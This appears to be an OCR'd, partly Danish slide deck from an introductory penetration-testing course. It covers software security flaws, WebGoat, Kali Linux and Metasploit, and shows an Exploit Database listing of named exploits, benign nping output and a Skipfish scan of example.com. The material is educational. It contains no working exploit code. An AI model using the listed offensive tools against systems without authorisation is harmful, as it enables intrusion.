
Source: `http://cwe.mitre.org/top25/index.html`

Deadly sins bogen


Click to LOOK INSIDE!
24 DEADLY SINS OF SOFTWARE SECURITY
Programming Flaws and How to Fix Them
Michael Howard · David LeBlanc · John Viega

24 Deadly Sins of Software Security Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

Deadly sins bogen - close up



Deadly Sins 1/2

Part I Web Application Sins 1-4

- 1) SQL Injection
- 2) Web Server-Related Vulnerabilities
- 3) Web Client-Related Vulnerabilities (XSS)
- 4) Use of Magic URLs, Predictable Cookies, and Hidden Form Fields

Part II Implementation Sins 5-18

5) Buffer Overruns, 6) Format String, 7) Integer Overflows, 8) C++ Catastrophes, 9) Catching Exceptions, 10) Command Injection 11) Failure to Handle Errors Correctly 12) Information Leakage 13) Race Conditions 14) Poor Usability 15) Not Updating Easily 16) Executing Code with Too Much Privilege 17) Failure to Protect Stored Data 18) The Sins of Mobile Code

Still want to program in C?

Deadly Sins 2/2

Part III Cryptographic Sins 19-21

- 19) Use of Weak Password-Based System
- 20) Weak Random Numbers
- 21) Using Cryptography Incorrectly

Part IV Networking Sins 22-24

- 22) Failing to Protect Network Traffic,
- 23) Improper use of PKI, Especially SSL,
- 24) Trusting Network Name Resolution

OWASP WebGoat


WebGoat fra OWASP, `http://www.owasp.org`

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

`https://www.owasp.org`

Demo: WebGoat og Kali



How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

End of Part I summary

Install, configure, monitor

Harden servers

Konfigure applications securely

Program securely - select the right language and tools

Isolate and secure networks

Consider blocking connections from inside out

Watch out for the human factor, stressed people make mistakes

Change passwords and force password rules

Educate yourself about products, programs, systems

Part II hacker tools

I 1993 skrev Dan Farmer og Wietse Venema artiklen
Improving the Security of Your Site by Breaking Into it


I 1995 udgav de softwarepakken SATAN
Security Administrator Tool for Analyzing Networks

> We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Se `http://sectools.org` og `http://www.packetstormsecurity.org/`

Kilde: `http://www.fish2.com/security/admin-guide-to-cracking.html`

Pentest in the news



EMNER *Hacking, It-sikkerhed*

Hackerkursus satte Dong på sporet af sårbare servere

En uges kursus i at tænke som en hacker gav flere aha-oplevelser for sikkerhedskonsulent hos Dong Energy. For eksempel fandt han efterfølgende server-software, der kørte med standard-password.

Af Jesper Kildebogaard Mandag, 19. marts 2012 - 6:59

Det kræver kun én lille sprække i forsvarsværkerne, før en hacker kan snige sig ind. Men hvordan opdager man som sikkerhedsansvarlig sprækken før hackeren?

Hos energikoncernen Dong Energy har et af svarene været at lære at tænke som hackerne. Og det gør det muligt at se på systemerne med helt andre øjne, fortæller en af de Dong-folk, der har været på hackerkursus.

»Kurset var et wakeup-call om, hvor nemt det er for hackere, som går systematisk til værks, og som ved, hvad de gør,« siger Keld Hjortskov, der er sikkerhedskonsulent hos Dong.

Konsulentens udstyr - vil du være sikkerhedskonsulent

Books:

- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni http://nostarch.com/metasploit
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 3rd Edition, Shon Harris et al, Osborne
- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd Edition), Ed Skoudis, Prentice Hall PTR

Internet sites:

- Kali Linux `http://www.kali.org/`
- Web sites for the popular tools have excellent documentation
- Youtube has 100.000s of hackervideos

Kali Linux the new backtrack

The most advanced penetration testing distribution, ever.


From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - What's new ?

KALI LINUX
“the quieter you become, the more you are able to hear”
PENETRATION TESTING, REDEFINED.
A Project By Offensive Security

BackTrack `http://www.backtrack-linux.org`

Kali `http://www.kali.org/`

it’s a Unix system, I know this



fredneckcsec Matt Franz by kramse

Painful interview with a junior candidate today "wanting to get into security" yet who didn't build their own network @ home or run Linux!!

1 Mar

Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug BackTrack, se evt. youtube videoer om programmerne

Quote fra Jurassic Park `http://www.youtube.com/watch?v=dFUlAQZB9Ng`

Nping check TCP socket connection

```
hlk@pumba:nmap-5.51$ nping -6  www.solidonetworks.com

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed

Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
```

http://nmap.org

Metasploit and Armitage


Still rocking the internet
`http://www.metasploit.com/`

Armitage GUI fast and easy hacking for Metasploit
`http://www.fastandeasyhacking.com/`

Metasploit Unleashed
`http://www.offensive-security.com/metasploit-unleashed/Main_Page`

Kilde:
`http://www.metasploit.com/redmine/projects/framework/wiki/Release_Notes_360`

The Exploit Database - dagens buffer overflow


EXPLOIT
Database
[home] [news] [remote] [local] [web] [dos] [shellcode] [papers] [search] [D] [submit]
[rss]

Currently Archiving
10343
Exploits

The Exploit Database

The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

We are running a general cleanup on the DB and have changed our submission policy - please check it out before submitting exploits to us.


Due to recent DOS attacks, our application downloads are now captcha protected.

Remote Exploits

Date	D	A	V	Description	Plat.	Author
2010-01-27	D	A	✓	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✓	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✓	IntelliTamper 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret
2010-01-21	D	-	✓	EFS Easy Chat server Universal BOF-SEH (Meta)	windows	FB1H2S
2010-01-20	D	-	✓	AOL 9.5 ActiveX 0day Exploit (heap spray)	windows	Dz_attacker
2010-01-19	D	-	✓	Pidgin MSN <= 2.6.4 File Download Vulnerability	multiple	Mathieu GASPARD
2010-01-18	D	A	✓	Exploit EFS Software Easy Chat Server v2.2	windows	John Babio

`http://www.exploit-db.com/`

Skipfish



Scanner version: 1.00b Scan date: Thu Mar 18 12:04:42 2010
Random seed: 0x75573a02 Total time: 0 hr 16 min 46 sec 841 ms

Crawl results - click to expand:

− **http://www.example.com/** ●3 ●2 ◆171
Code: 200, length: 438, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

● New 404 signature seen

1. Code: 404, length: 285, declared: text/html, charset: iso-8859-1 [show trace +]

● New 'Server' header value seen

1. Code: 200, length: 438, declared: text/html, charset: UTF-8 [show trace +]
Memo: Apache/2.2.3 (CentOS)

− **error** ☆ ●3 ◆5
Code: 403, length: 288, declared: text/html, detected: text/html, charset: iso-8859-1 [show trace +]

+ **include** ☆ ●2 ◆3
Code: 403, length: 296, declared: text/html, detected: text/html, charset: iso-8859-1 [show trace +]

+ **README** ☆ ●1
Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [show trace +]

+ **icons** ◆164
Code: 200, length: 30034, declared: text/html, detected: text/html, charset: ISO-8859-1 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (1)

image/gif (5)

